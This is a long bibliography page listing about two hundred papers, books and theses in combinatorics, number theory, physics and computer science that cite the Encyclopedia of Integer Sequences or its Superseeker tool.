List of Works Citing The Encyclopedia of Integer Sequences

- In order to demonstrate some of the ways in which people have found the **Encyclopedia of Integer Sequences** or **Superseeker** useful, the following is a list of some papers and books that reference the database.
- Papers from the **Journal of Integer Sequences** have been deliberately omitted.
- I have included several papers of my own - well, I too find the database very useful!
- Suggestions for additional references will be welcomed. Send them to me at this address: njas@research.att.com
- Thanks to Antonio Garcia Astudillo for supplying many updates and new items over the past two years.

---

1. J. Abate and W. O. Whitt, Explicit M/G/1 Waiting-Time Distributions for a Class of Long-Tail Service-Time Distributions. Operations Research Letters, vol. 25, No. 1, August 1999, pp. 25-31. (PostScript, PDF).

2. V. Adamchik, Multiple Gamma Function and Its Application to Computation of Series, The Ramanujan Journal, (2003).

3. O. Aichholzer, D. Orden, F. Santos and B. Speckmann, On the Number of Pseudo-Triangulations of Certain Point Sets, Accepted for the 15th Canadian Conference on Computational Geometry, aug. 2003.

4. S. Akiyama, S. Egami and Y. Tanigawa, Analytic continuation of multiple zeta-functions and their values at non-positive integers, Acta Arith., vol.98, no.2 (2001) 107-116.

5. M. H. Albert, The fine structure of 321 avoiding permutations, Technical Report OUCS-2002-11, submitted to The Electronic Journal of Combinatorics.

6. M. H. Albert and M. D. Atkinson, Sorting with a Forklift, Eigth Scandinavian Workshop on

Algorithm Theory, July 2002.

7. M. Alekseyev, Josephus problem, in "The Empire of Mathematics" (Russian journal), 2, 2000.

8. L. Alexandrov, D. B. Baranov and P. Yotov, Polynomial splines interpolating prime series.

9. J.-P. Allouche, Finite automata and arithmetic Seminaire Lotharingien de Combinatoire, B30c (1993), 23 pp. [Formerly: Publ. I.R.M.A. Strasbourg, 1993, 1993/034, p. 1-18.]

10. J.-P. Allouche, La recherche expérimentale en mathématiques.

11. J.-P. Allouche, N. Rampersad and J. O. Shallit, On integer sequences whose first iterates are linear, Preprint, 2003.

12. J.-P. Allouche and J. O. Shallit, The ring of k-regular sequences, Theoret. Comput. Sci. 98 (1992), 163-197.

13. J.-P. Allouche and J. Shallit, The Ring of k-regular Sequences, II, Theoret. Comput. Sci. 307 (2003), 3-29.

14. A. Andoni, D. Daniliuc, S. Khurshid, D. Marinov, Evaluating the "Small Scope Hypothesis" for Code, [.ps] [.pdf]. Submitted to the 11th ACM SIGSOFT International Symposium on the Foundations of Software Engineering (FSE 2003).

15. D. Applegate, E. M. Rains and N. J. A. Sloane, On Asymmetric Coverings and Covering Numbers, J. Combinatorial Designs (to appear), 2002.

16. M. Baake and U. Grimm, Coordination sequences for root lattices and related graphs, Zeit. f. Kristallographie, 212 (1997), 253-256.

17. M. Baake and R. V. Moody, Similarity submodules and root systems in four dimensions, Canadian Journal of Mathematics (1999), Vol 51 No 6, pp. 1258-1276.

18. L. Babai and P. J. Cameron, Automorphisms and enumeration of switching classes of tournaments, The Electronic Journal of Combinatorics, Volume 7(1), 2000, R#38.

19. R. Bacher and D. Garber, Spindle configurations of skew lines, May 2002, submitted.

20. C. Badea, On some criteria of irrationality for series of positive rationals : a survey, in Actes ds rencontres Arithmetiques de Caen (a la memoire de Roger Apery), 2-3 juin 1995, 1-14.

21. D. H. Bailey, Book Reviews, Math. Comp. 65 (1996), 877-895.

22. D. H. Bailey and J. M. Borwein, Experimental mathematics: recent developments and future outlook, pp. 51-66 of B. Engquist and W. Schmid, editors, Mathematics Unlimited - 2001 and Beyond, 2 vols., Springer-Verlag, 2001 [ps or pdf].

23. R. A. Bailey and P. J. Cameron, Latin squares: Equivalents and equivalence, Draft, May 2003.

24. C. Banderier, Classifying ECO-Systems and Random Walks, Algorithms Project, INRIA Rocquencourt, September 27, 1999.

25. C. Banderier, M. Bousquet-Melou, A. Denise, P. Flajolet, D. Gardy and D. Gouyou-Beauchamps, Generating Functions for Generating Trees, Discrete Mathematics 246(1-3), March 2002, pp. 29-55.

26. C. Banderier, J.-M. Fédou, C. Garcia and D. Merlini, Algebraic succession rules and Lattice paths with an infinite set of jumps, Preprint (2003).

27. C. Banderier and P. Flajolet, Basic Analytic Combinatorics of Directed Lattice Paths, Theoretical Computer Science Vol. 281. Issue 1-2, pp. 37-80, Jun. 2002, (special volume dedicated to M. Nivat).

28. C. Banderier and S. Schwer, Why Delannoy numbers?, 5th International Conference on Lattice Path Combinatorics and Discrete Distributions, 2002.

29. E. Barcucci, L. Belanger and S. Brlek, On Tribonacci Sequences, to appear in Fibonacci Quarterly, 2002.

30. E. Barcucci, A. Del Lungo, A. Frosini and S. Rinaldi, A technology for reverse-engineering a combinatorial problem from a rational generating function. Adv. in Appl. Math. 26 (2001), no. 2, 129-153.

31. E. Barcucci, A. Del Lungo, E. Pergola and R. Pinzani, From Motzkin to Catalan permutations, Discrete Mathematics, 217 (2000), 33-49.

32. E. Barcucci, E. Pergola, R. Pinzani and S. Rinaldi, ECO method and hill-free generalized Motzkin paths, Seminaire Lotharingien de Combinatoire, B46b (2001), 14 pp.

33. E. Barcucci, E. Pergola, R. Pinzani and S. Rinaldi, A bijection for some paths on the slit plane.

Adv. in Appl. Math. 26 (2001), no. 2, 89-96.

34. M. T. Batchelor, J. de Gier and B. Nienhuis, The quantum symmetric XXZ chain at Delta=-1/2, alternating sign matrices and plane partitions, LANL cond-mat/0101385

35. C. Bauer, Triangular monoids and an analog to the derived sequence of a solvable group. Internat. J. Algebra Comput. 10 (2000), no. 3, 309-321.

36. M. Bauer and O. Golinelli, Random incidence matrices: Moments of the spectral density, J. Stat. Phys. 103, 301-307 (2001).

37. E. A. Bender and E. R. Canfield, Locally restricted compositions. Preprint. (ps, pdf)

38. A. Benjamin, J. Neer, D. Otero and J. A. Sellers, A Probabilistic View of Certain Weighted Fibonacci Sums, to appear in Fibonacci Quarterly.

39. F. Bergeron, G. Labelle and P. Leroux, Combinatorial Species and Tree-Like Structures, Cambridge, 1998.

40. F. Bergeron and S. Plouffe, Computing the Generating Function of a Series Given its First Few Terms, Experimental Mathematics , Volume 1, (1992), 307-312. (ps.gz, pdf)

41. N. Bergeron, S. Mykytiuk, F. Sottile and S. J. van Willigenburg, Shifted quasi-symmetric functions and the Hopf algebra of peak functions, Discrete Math., 256 (2002), 57-66.

42. G. Berkolaiko and J.P. Keating, Two-point spectral correlations for star graphs, J. Phys. A 32 (1999), 7827-7841.

43. F. R. Bernhart, Catalan, Motzkin and Riordan numbers, Discr. Math., 204 (1999) 73-112.

44. M. Bernstein and N. J. A. Sloane, Some canonical sequences of integers, Linear Algebra and Its Applications, vol. 226-228, pp. 57-72, 1995. Erratum: Linear Algebra Appl. 320 (2000), no. 1-3, 210.

45. M. Bernstein, N. J. A. Sloane and P. E. Wright, On Sublattices of the Hexagonal Lattice, Discrete Math., 170 (1997) 29-39.

46. A. Betten and D. Betten, Linear Spaces with at Most 12 Points, Journal of Combinatorial Designs 7 (1999), 119-145.

47. D. Betten, Kalahari and the Sequence "Sloane No. 377", Annals Discrete Math., 37, 51-58, 1988.

48. A. Bjorner and R. P. Stanley, A Combinatorial Miscellany in ``New directions in mathematics", Cambridge Univ. Press, to appear. Preprint 1998.

49. P. Blasiak, K. A. Penson and A. I. Solomon, The Boson Normal Ordering Problem and Generalized Bell Numbers

50. P. Blasiak, K. A. Penson and A. I. Solomon, Dobinski-type relations and the Log-normal distribution

51. V. Blondel, Structured Numbers. Properties of a hierarchy of internal operations on binary trees, Acta Informatica, 35, pp. 1-15, 1998. (ps, pdf)

52. J. Blümlein and W.L. van Neerven, Less Singular Terms and Small x Evolution in a Soluble Model, Phys.Lett. B450 (1999), 412-416.

53. H. Boas and S. Geller, A Survey of Mathematical Problems, Instructor's Guide.

54. J.-P. Bode, Strategien für Aufbauspiele mit Mosaik-Polyominos, Doctoral Dissertation, 2000.

55. M. Bodirsky, Clemens Gröpl and Mihyun Kang, Generating Labeled Planar Graphs Uniformly at Random, Thirtieth International Colloquium on Automata, Languages and Programming (ICALP03).

56. E. Bolker, V. Guillemin and T. Holm, How is a graph like a manifold?, preprint.

57. J. Bonin, A. de Mier, and M. Noy, Lattice path matroids: enumerative aspects and Tutte polynomials, Journal of Combinatorial Theory, Series A, to appear.

58. A. V. Borovik, A. G. Myasnikov and V. N. Remeslennikov, Multiplicative measures on free groups.

59. J. Borwein, Aesthetics for the Working Mathematician, April 2001. [ps pdf]

60. J. Borwein, The Impact of Technology on the Doing of Mathematics, April 2000. [ps pdf]

61. J. Borwein and P. Borwein, Some observations on computer aided analysis, Notices Amer. Math. Soc. 39 (1992), 825-829.

62. J. M. Borwein and P. B. Borwein, Challenges in Mathematical Computing, Computing in Science and Engineering 3 (2001), 48-53. (PostScript , Pdf)

63. J. M. Borwein, P. R. Borwein and K. Dilcher, Pi, Euler numbers and asymptotic expansions, Amer. Math. Monthly, 96 (1989), 681-687.

64. J. M. Borwein, D. M. Bradley and D. J. Broadhurst, Evaluations of k-fold Euler/Zagier sums: a compendium of results for arbitrary k, Elect. J. Combin., #R5 of Vol. 4(2), 1997.

65. J. M. Borwein, D. M. Bradley, D. J. Broadhurst and P. Lisonek, Special Values of Multiple Polylogarithms, Transactions of the American Mathematical Society, Vol. 353, No. 3, March 2001, pp. 907-941.

66. J. M. Borwein and K.-K. S. Choi, On the Representations of xy+yz+zx, Experimental Math., 9 (2000), 153-158.

67. J. Borwein and K.-K. S. Choi, On Dirichlet series for sums of squares, The Ramanujan Journal, special issue for Robert Rankin, accepted January 2002. (ps, pdf)

68. J. M. Borwein, K.-K. S. Choi and W. Pigulla, Continued Fractions of Tails of Hypergeometric Series, CECM Preprint, 2003. (ps, pdf)

69. J. M. Borwein and R. M. Corless, Review of ``An Encyclopedia of Integer Sequences'' by N. J. A. Sloane & S. Plouffe, SIAM Review, 38, (1996), 333-337. (A review rather than a paper, but relevant.)

70. J. M. Borwein and R. M. Corless, Emerging tools for experimental mathematics, Amer. Math. Monthly, 106 (No. 10, 1999), 889-909.

71. W. Bosma, Signed bits and fast exponentiation, Rapporten Mathematisch Instituut 1999.

72. N. Boston, Explicit Galois Groups of Infinite p-Extensions Unramified at p, preprint.

73. O. Bottema, The Malfatti problem, Forum Geom. 1, 43-50, (2001).

74. M. Bousquet, G. Labelle and P. Leroux, Enumeration of planar 2-face maps, Discrete Mathematics, 222 (2000), 1-25.

75. M. Bousquet and C. Lamathe, Enumeration of solid 2-trees, Proceedings FPSAC02, 133-147,

(2002). (PostScript, Pdf)

76. M. Bousquet and C. Lamathe, Enumeration of solid 2-trees according to edge number and edge degree distribution, submitted to Discrete Mathematics (2003).

77. M. Bousquet-Melou and G. Schaeffer, Walks on the slit plane, to appear in PTRF.

78. J. Bouttier, Énumération des méandres: une approche à partir des méthodes de physique théorique, Mémoire d'exposé bibliographique du DEA de Physique Théorique, 2001.

79. C. Boyapati, S. Khurshid and D. Marinov, Korat: Automated testing Based on Java Predicates, ACM International Symposium on Software Testing and Analysis (ISSTA), Rome, Italy, July 2002. (This paper won an ACM Distinguished Paper Award) [PostScript, PDF]

80. D. M. Bradley, A Class of Series Acceleration Formulae for Catalan's Constant, The Ramanujan Journal, Vol. 3, Issue 2, June 1999, pp. 159-173.

81. D. M. Bradley, Experimental Mathematics via Inverse Symbolic Computation, Invited Talk, Department of Mathematics and Statistics, University of Maine, Orono, Maine, June 12, 1997.

82. R. Brak, A. C. Oppenheim and A. L. Owczarek, Anisotropic step, surface contact, and area weighted directed walks on the triangular lattice, Int. J. Mod. Phys. B, Vol. 16, N. 9 (2002), 1269-1299.

83. D. J. Broadhurst, On the enumeration of irreducible k-fold Euler sums and their roles in knot theory and field theory.

84. D. J. Broadhurst, Conjectured enumeration of irreducible multiple zeta values, from knots and Feynman diagrams.

85. D. J. Broadhurst, Conjectured enumeration of Vassiliev invariants.

86. D. J. Broadhurst, Four-loop Dyson-Schwinger-Johnson anatomy.

87. D. J. Broadhurst and D. Kreimer: Association of multiple zeta values with positive knots via Feynman diagrams up to 9 loops. Phys. Lett. B 393, No.3-4, 403-412 (1997).

88. D. J. Broadhurst and D. Kreimer: Renormalization automated by Hopf algebra.

89. D. J. Broadhurst and D. Kreimer: Combinatoric explosion of renormalization tamed by Hopf algebra: 30-loop Pade-Borel resummation.

90. D. J. Broadhurst and D. Kreimer, Towards cohomology of renormalization: bigrading the combinatorial Hopf algebra of rooted trees. Comm. Math. Phys. 215 (2000), no. 1, 217-236.

91. A. Broder, M. Mitzenmacher and L. Moll, Unscrambling Address Lines, In Tenth Annual ACM-SIAM Symposium on Discrete Algorithms (SODA'99), January 1999. (PostScript , Pdf)

92. A. Brodsky, S. Durocher and E. Gethner, The Rectilinear Crossing Number of K10 is 62, The Electronic Journal of Combinatorics, Volume 8(1), 2001, R#23.

93. D. M. Broline and D. E. Loeb, The Combinatorics of Mancala-Type Games: Ayo, Tchoukaitlon and 1/pi, UMAP Journal, 16.1 (1995) 21-36.

94. S. A. Broughton, D. M. Haney, L. T. McKeough and B. S. Mayfield, Divisible Tilings in the Hyperbolic Plane, New York J. Math. 6 (2000) 237-283.

95. J. Brousek, R. Cada, T. Kaiser, Z. Ryjácek, Diskrétní matematika, Lecture Notes.

96. A. E. Brouwer, The Enumeration of Locally Transitive Tournaments. Math. Centr. Report ZW138, Amsterdam, April 1980.

97. F. Brunault, La fonction 'tau' de Ramanujan, Séminaire des doctorants de l'équipe de théorie des nombres de Chevaleret. (ps, pdf)

98. A.B. Buan and H. Krause, Tilting and cotilting for quivers of type Ãn, preprint (2002).

99. R. H. Buchholz and R. L Rathbun, An infinite set of Heron triangles with two rational medians, Amer. Math. Monthly 104 (1997), no. 2, 107-115.

100. A. R. Calderbank, P. Delsarte and N. J. A. Sloane, A Strengthening of the Assmus-Mattson Theorem, IEEE Trans. Information Theory, 37 (1991), pp. 1261-1268. (postscript, pdf)

101. C. Caldwell and G. L. Honaker, Jr., Is pi(6521)=6!+5!+2!+1! unique?, Math. Spectrum, 22:2 (2000/2001) 34-36. [ps, pdf, doc]

102. C. Caldwell and G. L. Honaker, Jr., "Palindromic prime pyramids," J. Recreational Math., 30:3 (1999-2000) 169-176. [ps, pdf, doc]

103. N. Calkin and H. S. Wilf, Recounting the rationals, Amer. Math. Monthly, 107 (No. 4, 2000), pp. 360-363. (Only the printed version mentions the On-Line Encyclopedia of Integer Sequences.)

104. J. Callaghan, J. J. Chew, III and S. M. Tanny, On the Behaviour of a Family of Meta-Fibonacci Sequences, 2003.

105. D. Callan, Certificates of Integrality for Linear Binomials, Fibonacci Quarterly, 38 (Aug 2000), 317-325.

106. C. S. Calude, E. Calude and M. J. Dinneen, What is the value of Taxicab(6)?, J. Universal Computer Science, 9 (2003), 1196-1203.

107. P. J. Cameron, Some sequences of integers, Discrete Math., 75 (1989), 89-102 ; also in "Graph Theory and Combinatorics 1988", ed. B. Bollobas, Annals of Discrete Math., 43 (1989), 89-102.
108. P. J. Cameron, Counting two-graphs related to trees, Electronic Journal of Combinatorics, Volume 2(1), 1995, R#4.

109. P. J. Cameron, Combinatorics: Topics, Techniques, Algorithms, Cambridge University Press, 1994 (reprinted 1996).

110. P. J. Cameron, Stories about groups and sequences, in Special issue dedicated to Hanfried Lenz of Des. Codes Cryptogr. 8 (1996), no. 1-2, 109-133 (DVI or PostScript). Corrected reprint in op. cit. 8 (1996), no. 3, 109-133.

111. P. J. Cameron, The algebra of an age, pp. 126-133 in Model Theory of Groups and Automorphism Groups (ed. D. M. Evans), London Mathematical Society Lecture Notes 244, Cambridge University Press, Cambridge, 1997. (dvi, ps)

112. P. J. Cameron, Homogeneous permutations, Electronic J. Combinatorics 9(2) (2002), #R2 (9pp).

113. P. Cameron, D. A. Gewurz and F. Merola, Product action, preprint, 2003.

114. P. J. Cameron and D. A. Preece, Primitive lambda-roots, Combinatorics Study Group notes, March 2003.

115. J. Carlsson and B. H. J. McKellar, SU(N) Glueball Masses in 2+1 Dimensions, hep-lat/0303016, (2003).

116. M. Catalani, Polymatrix and generalized polynacci numbers, (2002). arXiv:math.CO/0210201

117. M. Catalani, Identities for Tribonacci-related sequences, (2002). arXiv:math.CO/0209179

118. M. Catalani, Sequences related to convergents to square root of rationals, (2003). arXiv:math.NT/0305270

119. M. Catalani, On the average of triangular numbers, (2003). arXiv:math.NT/0304160

120. M. Catalani, Sequences related to the Pell generalized equation, (2003). arXiv:math.CO/0304062

121. F. Cazals, Combinatorial properties of one-dimensional arrangements. J. Exp. Math. 6, No.1, 87-94 (1997).

122. F. Cazals, Combinatorics of Non-Crossing Configurations, Studies in Automatic Combinatorics, Volume II (1997).

123. F. Cazals, Monomer-Dimer Tilings, Studies in Automatic Combinatorics, Vol. 2, 1997.

124. N. Chair, Explicit Computations for the Intersection Numbers on Grassmannians, and on the Space of Holomorphic Maps from CP^1 into G_r(C^n), Trieste 1998, 16 p. (SISSA-ISAS 92/98/FM-EP).

125. A. C. Chan, W. I. Gasarch and C. P. Kruskal, Refined Upper and Lower Bounds for Two-sum. 1997.

126. C. Chauve, Structures arborescentes : problèmes algorithmiques et combinatoires, PHD thesis - LaBRI, Université Bordeaux 1 (2000).

127. D. Chavarria-Miranda, A. Darte, R. Fowler and J. Mellor-Crummey, On efficient parallelization of line-sweep computations, Research Report 2001-45, Laboratoire de l'Informatique du Parallelisme, Ecole Normale Superiore de Lyon, November 2001.

128. L. B. Chaves and P. A. Velloso, Teoria e pratica na busca de numeros primos de Mersenne, 1st Simposio Sul-Brasileiro de Matematica e Informatica Uniandrade.

129. P. Z. Chinn, R. Grimaldi and S. Heubach, Rises, Levels, Drops and "+" Signs in Compositions, to appear in Fibonacci Quarterly.

130. P. Z. Chinn, R. Grimaldi and S. Heubach, The Frequency of Summands of a Particular Size in Palindromic Compositions, to appear in Ars Combinatoria.

131. P. Chinn and S. Heubach, Compositions of n with no occurrence of k, preprint (submitted to Congressus Numerantium).

132. P. Chinn and S. Heubach, (1,k)-Compositions, preprint (submitted to Congressus Numerantium).

133. P. Z. Chinn and D. R. Oliver, Some Results Inspired by Covering Rectangles with 1x1 and 1x3 Rectangles, Congr. Numerantium 122, 119-124 (1996).

134. K. S. Chua, The root lattice A*_n and Ramanujan's circular summation of theta functions, Proc. Amer. Math. Soc. 130 (2002), no. 1, 1-8.

135. V. Chvatal, Notes on the Kolakoski Sequence, DIMACS Technical Report 93-84, December 1993.

136. F. Chyzak, I. Gutman and P. Paule, Predicting the number of hexagonal systems with 24 and 25 hexagons, Communications in Mathematical and Computer Chemistry, no. 40, p. 139-151.

137. A. Claesson, Generalized Pattern Avoidance, FPSAC01, European Journal of Combinatorics 22 (2001), 961-971. (PostScript, Pdf)

138. A. Claesson and T. Mansour, Counting occurrences of a pattern of type (1,2) or (2,1) in permutations, Accepted for publication in Advances in Applied Mathematics. (PostScript, Pdf, Dvi)

139. A. Claesson and T. Mansour, Enumerating Permutations Avoiding a Pair of Babson-Steingrímsson Patterns, Submitted. (ps, pdf)

140. A. M. Cohen, Communicating mathematics across the web, pp. 283-300 of B. Engquist and W. Schmid, editors, Mathematics Unlimited - 2001 and Beyond, 2 vols., Springer-Verlag, 2001.

141. A. M. Cohen, H. Cuypers, E. Reinaldo Barreiro and H. Sterk, Interactive Mathematical Documents on the Web, to appear in Proceedings of Dagstuhl Conference.

142. D. Cohen, Machine Head, New Scientist, 24 Feb 2001, Vol. 169, Number 2279, pp. 26-29. (Article about artificial intelligence that mentions the database.)

143. Jonathan D. Cohen, Concepts and Algorithms for Polygonal Simplification, SIGGRAPH 99 Course Tutorial #20: Interactive Walkthroughs of Large Geometric Datasets. pp. C1-C34. 1999. also in SIGGRAPH 2000 Course Tutorial.

144. S. Cokus, Summing Sums Symbolically: How Computers Revolutionized the Field of Combinatorial Identities, ACMS Seminar, Winter Quarter 2001.

145. C. S. Collberg and T. A. Proebsting, AlgoVista - A Search Engine for Computer Scientists, Arizona Computer Science, Technical Report, 2000.

146. C. S. Collberg and T. A. Proebsting, Problem Classification using Program Checking, Fun with Algorithms 2, May 2001.

147. S. Colton, Theory Formation Applied to Learning, Discovery and Problem Solving, presented at Machine Intelligence 17, Bury St. Edmunds, July 2000.

148. S. Colton, An Application-based Comparison of Automated Theory Formation and Inductive Logic Programming, Electronic Transactions on Artificial Intelligence, Vol. 4 (2000), Section B, pp. 97-117.

149. S. Colton, Automated Theory Formation Applied to Four Learning Tasks, Linkoping Electronic Articles in Computer and Information Science, Vol. 5 (2000): nr 38.

150. S. Colton, Automated Theorem Discovery: A Future Direction for Theorem Provers, Proceedings of the IJCAR workshop on Future Directions in Automated Reasoning, Siena, Italy, 2001.

151. S. Colton, A. Bundy and T. Walsh, HR - A system for machine discovery in finite algebra, Proceedings of the machine discovery workshop, European Conference on Artificial Intelligence, 1998. (postscript)

152. S. Colton, A. Bundy and T. Walsh, Automated Discovery in Pure Mathematics, Proceedings of the ECAI-98 workshop on machine discovery, 1998.

153. S. Colton, A. Bundy and T. Walsh, Automatic Concept Formation in Pure Mathematics. Proceedings of the Sixteenth International Joint Conference on Artificial Intelligence, 1999. (postscript)

154. S. Colton, A. Bundy and T. Walsh, On the Notion of Interestingness in Automated Mathematical Discovery, to appear in the Special Issue of the International Journal of Human Computer Studies, 2000.

155. S. Colton, A. Bundy and T. Walsh, Automatic Invention of Integer Sequences, in Proceedings, Seventeenth National Conference on Artificial Intelligence (Austin, Texas, July 30 - June 5,

2000), AAAI Press, 2000, to appear. [Winner of prize paper award] (postscript)

156. S. Colton and L.Dennis, The NumbersWithNames Program, 7th International Symposium on Artificial Intelligence and Mathematics, 2002.

157. S. Colton and G. Steel, Artificial Intelligence and Scientific Creativity , Quarterly Journal of the Society for the Study of Artificial Intelligence and the Simulation of Behaviour, Volume 102, Summer/Autumn 1999.

158. J. H. Conway, E. M. Rains and N. J. A. Sloane, On the Existence of Similar Sublattices, *Canad. J. Math.*, 51 (1999), 1300-1306.

159. J. H. Conway and N. J. A. Sloane, Low-Dimensional Lattices VII: Coordination Sequences, Proc. Royal Soc. London, A453 (1997), 2369-2389.

160. M. Cook and M. Kleber, Tournament sequences and Meeussen sequences, Electronic Journal of Combinatorics, Vol. 7(1) 2000, article #R44.

161. C. Cooper and M. Wiemann, Divisibility of an F-L Type Convolution, Applications of Fibonacci Numbers, Volume 9.

162. J. Copeland and J. Haemer, High-School Algebra, Backwards, SunExpert, Feb 2001, pp. 34-37.

163. J. Copeland and J. Haemer, Odds and Ends, SunExpert, May 1999, pp. 50-53.

164. R. M. Corless, Symbolic Computation in Nonlinear Dynamics, Proceedings of Let's Face Chaos Through Nonlinear Dynamics, Ljubljana, Slovenia, 1993.

165. M. A. Covington and E. R. Canfield, The number of distinct alignments of two strings, draft, 1996. (ps pdf)

166. B. Curry, G. A. Wiggins and G. Hayes, Representing trees with constraints, Lloyd, J. (ed.) et al., Computational Logic- CL 2000. 1st International Conference, London, GB, July 24-28, 2000. Proceedings. Berlin: Springer. Lect. Notes Comput. Sci. 1861, 315-325 (2000).

167. P. Cvitanovic', Group Theory, webbook.

168. H. M. Damm, Prüfziffernsysteme über Quasigruppen, Diplomarbeit Univ. Marburg, 1998.

169. A. Darte, D. Chavarria-Miranda, R. Fowler and J. Mellor-Crummey, Latin hyper-rectangles for efficient parallelization of line-sweep computations, Submitted to the Annals of Operations Research, December 2001.

170. A. Darte, D. Chavarria-Miranda, R. Fowler and J. Mellor-Crummey, Generalized Multipartitioning, in Informal Proceedings of LACSI (Los Alamos Computer Science Institute) 2001 Symposium, Santa Fe, New Mexico, October 2001. [ps.gz, pdf]

171. A. Darte, D. Chavarria-Miranda, R. Fowler and J. Mellor-Crummey, "Generalized Multipartitioning for Multi-Dimensional Arrays", in Proceedings of International Parallel and Distributed Processing Symposium, Fort Lauderdale, FL, April 2002. Selected as Best Paper (gzipped Postscript, PDF)

172. S. De Smedt, On Sloane's Sequence 1484, Saitama Math. J. 15 (1997), 9-13.

173. A. Del Lungo, M. Mirolli, R. Pinzani, S. Rinaldi, A bijection for directed convex polyominoes, Discrete Mathematics and Theoretical Computer Science, Discrete Models: Combinatorics, Computation, Geometry, ISSN 1365-8050 (2001) 133-144.

174. M. Delest, Polyominoes and animals : some recent results, J. of Math. Chem., 8 (1991), 3-18.

175. M. Delest, Combinatorics, information vizualisation and algebraic languages, Invited talk, EWM'99.

176. A. Denise, M. Vasconcellos and D. J. A. Welsh, The random planar graph, Congressus Numerantium 113 (1996) 61-79.

177. S. C. Dent and J. Siemons, On a conjecture of Foulkes. J. Algebra 226 (2000), no. 1, 236-249.

178. E. Deutsch, Dyck path enumeration, Discrete Math., 204 (1999), 167-202.

179. E. Deutsch, S. Feretic and M. Noy, Diagonally convex directed polyominoes and even trees: a bijection and related issues, Discrete Mathematics, 256 (2002), 645-654.

180. E. Deutsch and H. Prodinger, A bijection between directed column-convex polyominoes and ordered trees of height at most four, GASCom 2001, Siena 18-20 novembre 2001.

181. E. Deutsch and L. Shapiro, A survey of the Fine numbers, Discrete Math., 241 (2001), 241-265. "The connection between these two appearances would probably not have occurred without Sloane's Handbook of Integer Sequences ..."

182. E. Deutsch and L. Shapiro, A bijection between ordered trees and 2-Motzkin paths and its many consequences, Discrete Math., 256 (2002), 655-670.

183. P. Di Francesco, O. Golinelli and E. Guitter, Meander, folding and arch statistics..

184. S. N. Diggavi, N.J.A. Sloane and V. A. Vaishampayan, Asymmetric Multiple Description Lattice Vector Quantizers, IEEE Trans. on Information Theory, vol 48, no 1, pp 174-191, January 2002.

185. R. Dobrow and J. A. Fill, On the Markov chain for the move-to-root rule for binary search trees , Annals of Applied Probability, 5, 1-19 (1995).

186. A. W. M. Dress, B. Morgenstern and J. Stoye, On the Number of Standard and Effective Multiple Alignments, Univ. Bielefeld, Forschungsschwerpunkt Mathematisierung - Strukturbildungsprozesse. Materialien/Preprints 112, 1997.

187. B.-S. Du, Congruence identities arising from dynamical systems, Appl. Math. Letters, 12 (1999), 115-119.

188. P. Duchon, Q-grammaires: un outil pour l'énumération, PHD thesis, Université Bordeaux 1 (1998).

189. P. Duchon, P. Flajolet, G. Louchard and G. Schaeffer, Random Sampling from Boltzmann Principles, Proc. ICALP'2002, Lecture Notes in Computer Science, July 2002.

190. P. Duchon, P. Flajolet, G. Louchard and G. Schaeffer, Boltzmann Samplers for the Random Generation of Combinatorial Structures, Submitted to Combinatorics, Probablity, and Computing, Special issue on Analysis of Algorithms, January 2003.

191. W. M. B. Dukes, On a Unimodality Conjecture in Matroid Theory, Discrete Math. Theor. Comput. Sci., Volume 5 n° 1 (2002), pp. 181-190.

192. P. Dumas, Algebraic aspects of B-regular series. In Lingas A., Karlsson R., and Carlsson S. (editors), Automata, Languages and Programming. EATCS, Lecture Notes in Computer Science, pages 457-468. - Springer Verlag, 1993. Proceedings of the 20th International Colloquium ICALP 93, Lund, Sweden. (Another version; Citeseer.)

193. E. Duran, S. L. Jordan, J. E. Lewis, C. E. Tiedemann, Using Mathematics on the Web and Other Computer Technology to Facilitate Learning, ITL Conference 2002.

194. E. Early, Chain Lengths in the Dominance Lattice, 2002. Presented at FPSAC '03.

195. A. L. Efros and E. V. Tsiper, An unusual metallic phase in a chain of strongly interacting particles, J. Phys.: Cond. Matt. (Letter) 9, L561-L567 (1997).

196. S. B. Ekhad and D. Zeilberger, Proof of Conway's Lost Cosmological Theorem, Electronic Research Announcements of the Amer. Math. Soc. 3 (1997) 78-82.

197. N. D. Elkies and R. P. Stanley, The mathematical knight, Math. Intelligencer, 25 (No. 1, 2003), 22-34. (PostScript, Pdf)

198. G. Ellis and F. Lehmann, Exploiting the Induced Order on Type-Labeled Graphs for Fast Knowledge Retrieval, ICCS 1994, 293-310.

199. N. Eriksen, Expected number of inversions after a sequence of random adjacent transpositions - an exact expression , presented at the 14th international conference on Formal Power Series and Algebraic Combinatorics (2002).

200. G. Everest, Zsigmondy's Theorem for Elliptic Curves, preprint, 2002.

201. G. Everest, A. van der Poorten, I. Shparlinski and T. Ward , Recurrence Sequences, Amer. Math. Soc., 2003.

202. V. Fack, S. Lievens and J. Van der Jeugt, On the diameter of the rotation graph of binary coupling trees. Discrete Mathematics 245 (2002) 1-18.

203. V. Fack, S. Lievens and J. Van der Jeugt, On rotation distance between binary coupling trees and applications for 3nj-coefficients, Comput. Phys. Commun., 119 (1999) 99-114.

204. Andrew Feist, Fun with the (n) function.

205. D. P. Feldman and J. P. Crutchfield, Synchronizing to Periodicity: The Transient Information and Synchronization Time of Periodic Sequences, Submitted to Physical Review E. Santa Fe Institute Working Paper 02-08-043. arXiv/nlin.AO/0208040. 2002.

206. L. Ferrari, E. Pergola, R. Pinzani, S. Rinaldi et al. An algebraic characterization of the set of succession rules, preprint.

207. L. Ferrari, E. Pergola, R. Pinzani and S. Rinaldi, Jumping succession rules and their generating

functions, Discrete Math., 271 (2003), 29-50.

208. S. R. Finch, Mathematical Constants, Cambridge University Press (to appear), 2003. (Sample Essays and Supplementary Materials)

209. H. Finner and K. Strassburger, (2001). Increasing sample sizes do not always increase the power of UMPU-tests for 2x2-tables. Metrika, 54, 77-91.

210. P. M. Fishbane and P. Kaus, Neutrino Oscillations in Matter of Varying Density, J. Phys. G: Nucl. Part. Phys., 2001, v.27, N.12, p. 2405-14.

211. P. Flajolet, A Problem in Statistical Classification Theory, Studies in Automatic Combinatorics, Volume I (1996).

212. P. Flajolet, Enumerating alcohols and other classes of chemical moleculs, an example of Polya's theory , Studies in Automatic Combinatorics, Volume I (1996).

213. P. Flajolet, Balls and Urns, Etc., Studies in Automatic Combinatorics, Volume I (1996).

214. P. Flajolet, K. Hatzis, S. Nikoletseas and P. Spirakis, On the Robustness of Interconnections in Random Graphs: A Symbolic Approach, INRIA Research Report 4069, 2000, 21 pages. This is a preprint version an accepted paper in Theoretical Computer Science, to appear in 2001. A preliminary version is in IFIP International Conference on Theoretical Computer Science, Lecture Notes in Computer Science, vol. 1872, pp. 152-168.

